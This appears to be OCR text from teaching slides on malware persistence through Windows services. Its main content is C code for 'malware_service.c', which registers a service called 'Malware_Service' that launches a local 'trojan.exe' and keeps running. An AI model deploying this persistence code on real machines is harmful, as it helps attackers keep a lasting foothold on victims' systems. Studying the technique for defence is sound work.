Malware persistence via Windows Services

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


How to create it ?

Creating Windows Service


main ( )

SERVICE_TABLE_ENTRY

“Service Name”	**Service function**
NULL	NULL

StartServiceCtrlDispatcher(**ServiceTable**)

Creating Windows Service



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

Creating a malware service (malware_service.c code):

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SERVICE_STATUS_HANDLE hStatus;
SERVICE_STATUS status;

void WINAPI Handler(DWORD ctrl) {
        if (ctrl == SERVICE_CONTROL_STOP) {
        status.dwCurrentState = SERVICE_STOPPED;
        SetServiceStatus(hStatus, &status);
   }
}

void Run() {
        STARTUPINFO si = { sizeof(si) };
        PROCESS_INFORMATION pi { 0 };

        char cmd[] = "C:\\Users\\John\\Downloads\\trojan.exe";
        CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
}

void WINAPI ServiceMain(DWORD argc, LPTSTR *argv) {
   hStatus = RegisterServiceCtrlHandler("Malware_Service", Handler);

   status.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
   status.dwCurrentState = SERVICE_RUNNING;
   status.dwControlsAccepted = SERVICE_ACCEPT_STOP;
   SetServiceStatus(hStatus, &status);

Run();

   while (status.dwCurrentState == SERVICE_RUNNING)
      Sleep(1000); // Do nothing
}


int main() {
   SERVICE_TABLE_ENTRY table[] = {
      {"Malware_Service", ServiceMain},
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   };
   StartServiceCtrlDispatcher(table);
   return 0;
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

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

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

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

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